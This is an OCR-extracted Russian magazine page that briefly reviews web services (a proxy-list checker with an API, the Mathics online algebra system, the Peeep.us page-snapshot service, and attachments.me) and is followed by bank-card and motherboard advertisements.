


Списки рабочих прокси-серверов с возможностью выборки и доступа через API

SEPROX

seprox.ru

Существует множество ситуаций, когда могут потребоваться прокси. Если не брать в расчет вопрос анонимности (пусть и весьма условной), нередко нужно получить IP-адрес конкретной страны, чтобы попробовать какой-нибудь новомодный сервис, пока недоступный во всем мире. Где взять работающие прокси? Например, на проекте нашего читателя — seprox. Этот сервис собирает паблик прокси-листы и проверяет каждый сервер. Все живые прокси заносятся в базу со следующими параметрами: тип прокси (SOCKS/HTTP), страна, скорость ответа, поддержка (GET, POST, cookies, referrer, SSL), уровень анонимности. На сайте есть возможность сделать выборку по параметрам и на лету проверить нужный прокси-сервер. Еще одной фичей является доступ через API, позволяющий, к примеру, одним запросом вытащить все быстрые HTTP-прокси из России и использовать в нужном приложении. Купоны для доступа: http://bit.ly/OtVIRG.




Система компьютерной алгебры для выполнения математических расчетов и построения графиков

MATHICS

mathics.net

Для того чтобы сделать сложнейшие математические подсчеты или построить непростые графики, необязательно устанавливать математические пакеты вроде дорогущего MATLAB или даже бесплатного Octave — теперь достойное решение есть прямо в онлайне. Я говорю о Mathics. По сути, это открытая альтернатива для другой авторитетной системы компьютерной алгебры — Mathematica. На официальном сайте доступны бинарники для всех популярных платформ, на GitHub лежат исходники на Python, но главное, что на mathics.net все возможности пакета доступны онлайн. Где бы ты ни находился, теперь очень быстро можно построить любые графики, выполнить операции над матрицами, осуществить сложные преобразования и многое-многое другое. Причем рабочие проекты можно хранить прямо в облаке, быстро загружая их. Правда, для этого придется пройти простую регистрацию.




Машина для «консервирования» сайтов, позволяющая сделать полную копию любой странички

PEEEP.US

www.peeep.us

Во времена, когда взломанные сайты чаще всего дефейсили, чтобы показать свою крутость (это сейчас каждый пытается извлечь из взлома выгоду и, напротив, как можно дольше пытается остаться незамеченным), особой популярностью пользовались сервисы, позволяющие быстро сделать снимок или зеркало сайта, зафиксировав факт взлома. Развитием этой идеи сейчас является проект Peeep.us, который умело делает полную копию заданной страницы и размещает ее по короткому линку вроде www.peeep.us/eae7be19. Причем сохраняется не изображение странички, а именно сама страничка — со всем HTML/JS-кодом и иллюстрациями. Таким образом, если что-то где-то было не так, то этот факт всегда можно запечатлеть и потом показывать в качестве доказательства своих слов.



Интеграция твоего почтового ящика и облачного хранилища для более удобной работы с файлами из аттача

ATTACHMENTS.ME

attachments.me


Довольно забавный сервис, который берет на себя интересную задачу по сортировке аттачей — наверняка они в большом количестве приходят тебе вместе с письмами. Можно, к примеру, сделать правило: «Все изображения, которые прикреплены к письмам, положить в папку Photos моего Dropbox-аккаунта». И позже уточнить «Кроме писем от адресата «Лена из клуба»». Таких критериев можно назначить сколько угодно, создавая очень сложные правила. В качестве облачного хранилища помимо Dropbox можно использовать Google Drive или Box. Сервис пока работает только с Gmail и только в Chrome, причем дополнительно придется поставить специальный плагин. Зато это предоставляет дополнительные возможности: к примеру, интерфейс Gmail сильно прокачивается в плане поиска по аттачам.







Получать скидки в барах, ресторанах и магазинах твоего города



Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»






Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»

Оформить подписку на журнал «Хакер» со скидкой 50%

тел. подписки (495)-663-82-77 | shop.glc.ru

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:

(495) 229-2222 в Москве | 8-800-333-2-333 в регионах России (звонок бесплатный)



MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ





www.mancard.ru


GIGABYTE™
Ultra Durable
Наилучший выбор для вашего нового ПК
intel CHIPSET Z77
TAKE CONTROL
Your Motherboard Matters
功夫
Секрет твоего превосходства
Системные платы GIGABYTE Z77 серии
Z77X-UD5H
Z77X-UD3H
Z77X-D3H
Z77-D3H
Z77-DS3H
Z77M-D3H
3D POWER
3D BIOS
Dual UEFI BIOS
Лидер
www.gigabyte.ru
Реклама